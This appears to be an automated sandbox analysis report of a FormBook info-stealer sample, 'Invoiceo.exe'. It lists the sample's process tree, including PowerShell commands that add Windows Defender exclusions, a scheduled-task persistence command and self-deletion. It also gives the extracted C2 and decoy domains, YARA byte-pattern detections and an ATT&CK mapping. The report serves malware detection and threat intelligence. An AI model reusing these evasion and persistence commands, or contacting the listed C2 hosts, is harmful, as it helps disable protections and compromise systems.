ID: 402845
Sample Name: Invoiceo.exe
Cookbook: default.jbs
Time: 14:49:18
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Invoiceo.exe

Overview


General Information

Sample Name:	Invoiceo.exe
Analysis ID:	402845
MD5:	8f2489d7ce50e99.
SHA1:	5481d53e59fda1e.
SHA256:	00138539506472..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- Adds a directory exclusion to Windo…
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …

Classification



Startup

- **System is w10x64**
- Invoiceo.exe (PID: 6316 cmdline: 'C:\Users\user\Desktop\Invoiceo.exe' MD5: 8F2489D7CE50E99109AF9925818DAF2B)
  - powershell.exe (PID: 6584 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\Invoiceo.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6660 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\yYxmxiApi.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6708 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6716 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yYxmxiApi' /XML 'C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6732 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6856 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\yYxmxiApi.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6880 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Invoiceo.exe (PID: 6872 cmdline: C:\Users\user\Desktop\Invoiceo.exe MD5: 8F2489D7CE50E99109AF9925818DAF2B)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 5112 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - cmd.exe (PID: 4604 cmdline: /c del 'C:\Users\user\Desktop\Invoiceo.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2152 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.swim-maki.com/csi/"
  ],
  "decoy": [
    "crazyonlineboutique.com",
    "nelivo.com",
    "chibimama-blog.com",
    "teachersofnyc.com",
    "rare-snare.com",
    "sunriseatlennox.com",
    "innovate-nation.com",
    "mahowebcam.com",
    "foodbyroyalbites.com",
    "nkm580.com",
    "premiumplanterboxes.com",
    "uspaypausa.com",
    "wto2b.com",
    "evoocb.com",
    "missilenttech.com",
    "adtlive.com",
    "guapeco.com",
    "keepfaithful.com",
    "djayhoward.com",
    "cora-designstj.com",
    "furrybasics.com",
    "tabuk24.com",
    "bioshope.online",
    "naturaldesiproducts.com",
    "ardreykellbaseball.com",
    "irisettlement.com",
    "bahama-id.com",
    "lastweektonight.watch",
    "professor-ux.com",
    "lifecompetitions.net",
    "axislnsmail.com",
    "dohannor.com",
    "powertuningfiles.com",
    "analistaweb.net",
    "baascompanies.com",
    "gengkakmona.com",
    "salonandspaexperts.com",
    "mynet.ltd",
    "lionandivy.com",
    "shopalam.com",
    "ana9aty.net",
    "sandostore.com",
    "theasigosysteminfo.com",
    "academiadoaprender.com",
    "akvirtualtours.com",
    "hecoldwithit.com",
    "stopsiba.com",
    "credit780.com",
    "ss01center.com",
    "wristaidmd.com",
    "s2nps.co.uk",
    "kontrey.com",
    "cheesecakedactory.com",
    "bnytechnologies.com",
    "enhancinggrowth.com",
    "gorgeus-girl-full-service.today",
    "bermudesfcrasettlement.com",
    "beste-gruppe.com",
    "lfntv.com",
    "coronarestschuldbefreiung.info",
    "positivechampions.com",
    "roadsigntoday.club",
    "oxytocin.online",
    "bupamwhub.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.220474872.0000000003749000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.220474872.0000000003749000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x1dad88:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1daff2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2073a8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x207612:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1e6b15:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x213135:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1e6601:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x212c21:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1e6c17:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x213237:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1e6d8f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2133af:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x1dba0a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x20802a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1e587c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x211e9c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x1dc703:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x208d23:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ec7b7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x218dd7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ed7ba:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.220474872.0000000003749000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1e9899:$sqlite3step: 68 34 1C 7B E1 • 0x1e99ac:$sqlite3step: 68 34 1C 7B E1 • 0x215eb9:$sqlite3step: 68 34 1C 7B E1 • 0x215fcc:$sqlite3step: 68 34 1C 7B E1 • 0x1e98c8:$sqlite3text: 68 38 2A 90 C5 • 0x1e99ed:$sqlite3text: 68 38 2A 90 C5 • 0x215ee8:$sqlite3text: 68 38 2A 90 C5 • 0x21600d:$sqlite3text: 68 38 2A 90 C5 • 0x1e98db:$sqlite3blob: 68 53 D8 7F 8C • 0x1e9a03:$sqlite3blob: 68 53 D8 7F 8C • 0x215efb:$sqlite3blob: 68 53 D8 7F 8C • 0x216023:$sqlite3blob: 68 53 D8 7F 8C
0000000B.00000002.324137848.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.324137848.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 11 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.Invoiceo.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.2.Invoiceo.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
11.2.Invoiceo.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C

Source	Rule	Description	Author	Strings
11.2.Invoiceo.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.2.Invoiceo.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00


Click to see the 5 entries

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts 1	Windows Management Instrumentation 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eave Inse Netw Com
Default Accounts	Shared Modules 1	Scheduled Task/Job 1	Access Token Manipulation 1	Obfuscated Files or Information 3	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Expl Redi Calls
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Process Injection 5 1 2	Software Packing 3	Security Account Manager	System Information Discovery 1 2 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Local Accounts	At (Windows)	Logon Script (Mac)	Scheduled Task/Job 1	Rootkit 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 4 5 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamı Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 1 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 4 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Protc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 5 1 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Invoiceo.exe	21%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\yYxmxiApi.exe	21%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.Invoiceo.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.rare-snare.com	0%	Avira URL Cloud	safe	
http://www.analistaweb.net/csi/www.kontrey.com	0%	Avira URL Cloud	safe	
http://www.nelivo.comReferer:	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.bahama-id.comReferer:	0%	Avira URL Cloud	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://www.bermudesfcrasettlement.com/csi/	0%	Avira URL Cloud	safe	
http://www.rare-snare.com/csi/www.analistaweb.net	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.wristaidmd.com/csi/	0%	Avira URL Cloud	safe	
http://www.foodbyroyalbites.comReferer:	0%	Avira URL Cloud	safe	
http://www.swim-maki.com/csi/	0%	Avira URL Cloud	safe	
http://www.analistaweb.net	0%	Avira URL Cloud	safe	
http://www.analistaweb.net/csi/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.ss01center.com/csi/www.naturaldesiproducts.com	0%	Avira URL Cloud	safe	
http://www.nelivo.com/csi/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.bioshope.online/csi/	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.analistaweb.netReferer:	0%	Avira URL Cloud	safe	
http://www.foodbyroyalbites.com/csi/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.uspaypausa.com	0%	Avira URL Cloud	safe	
http://www.wristaidmd.com/csi/www.nelivo.com	0%	Avira URL Cloud	safe	
http://www.uspaypausa.com/csi/	0%	Avira URL Cloud	safe	
http://www.uspaypausa.com/csi/www.ss01center.com	0%	Avira URL Cloud	safe	
http://www.nelivo.com/csi/www.adtlive.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.naturaldesiproducts.com/csi/	0%	Avira URL Cloud	safe	
http://www.bermudesfcrasettlement.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.swim-maki.com/csi/www.bermudesfcrasettlement.com	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.adtlive.comReferer:	0%	Avira URL Cloud	safe	
http://www.foodbyroyalbites.com	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.bioshope.onlineReferer:	0%	Avira URL Cloud	safe	
http://www.adtlive.com	0%	Avira URL Cloud	safe	
http://www.bahama-id.com/csi/www.uspaypausa.com	0%	Avira URL Cloud	safe	
http://www.swim-maki.comReferer:	0%	Avira URL Cloud	safe	
http://www.adtlive.com/csi/	0%	Avira URL Cloud	safe	
http://www.kontrey.com/csi/www.bahama-id.com	0%	Avira URL Cloud	safe	
http://www.naturaldesiproducts.comReferer:	0%	Avira URL Cloud	safe	
http://www.bermudesfcrasettlement.comReferer:	0%	Avira URL Cloud	safe	
http://www.nelivo.com	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.ss01center.com/csi/	0%	Avira URL Cloud	safe	
http://www.bahama-id.com/csi/	0%	Avira URL Cloud	safe	
http://www.bioshope.online	0%	Avira URL Cloud	safe	
http://www.swim-maki.com	0%	Avira URL Cloud	safe	
http://www.tabuk24.com	0%	Avira URL Cloud	safe	
http://www.kontrey.com	0%	Avira URL Cloud	safe	
http://www.kontrey.comReferer:	0%	Avira URL Cloud	safe	
http://www.foodbyroyalbites.com/csi/www.bioshope.online	0%	Avira URL Cloud	safe	
http://www.wristaidmd.com	0%	Avira URL Cloud	safe	
http://www.adtlive.com/csi/www.rare-snare.com	0%	Avira URL Cloud	safe	
http://www.tabuk24.com/csi/?TTgLKx=uFNDtp4H1nDLCVd&mR-ptRI=N6ynhade2rGTzfH7Obdga9j8h7xnVmduHv/FNLw2V1/oBiufSguui3vD99XwSD3G2mHh	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.ss01center.comReferer:	0%	Avira URL Cloud	safe	
http://www.tabuk24.comReferer:	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.naturaldesiproducts.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.tabuk24.com	154.207.58.218	true	true		unknown
www.swim-maki.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.tabuk24.com/csi/?TTgLKx=uFNDtp4H1nDLCVd&mR-ptRI=N6ynhade2rGTzfH7Obdga9j8h7xnVmduHv/FNLw2V1/oBiufSguui3vD99XwSD3G2mHh	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
www.swim-maki.com/csi/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
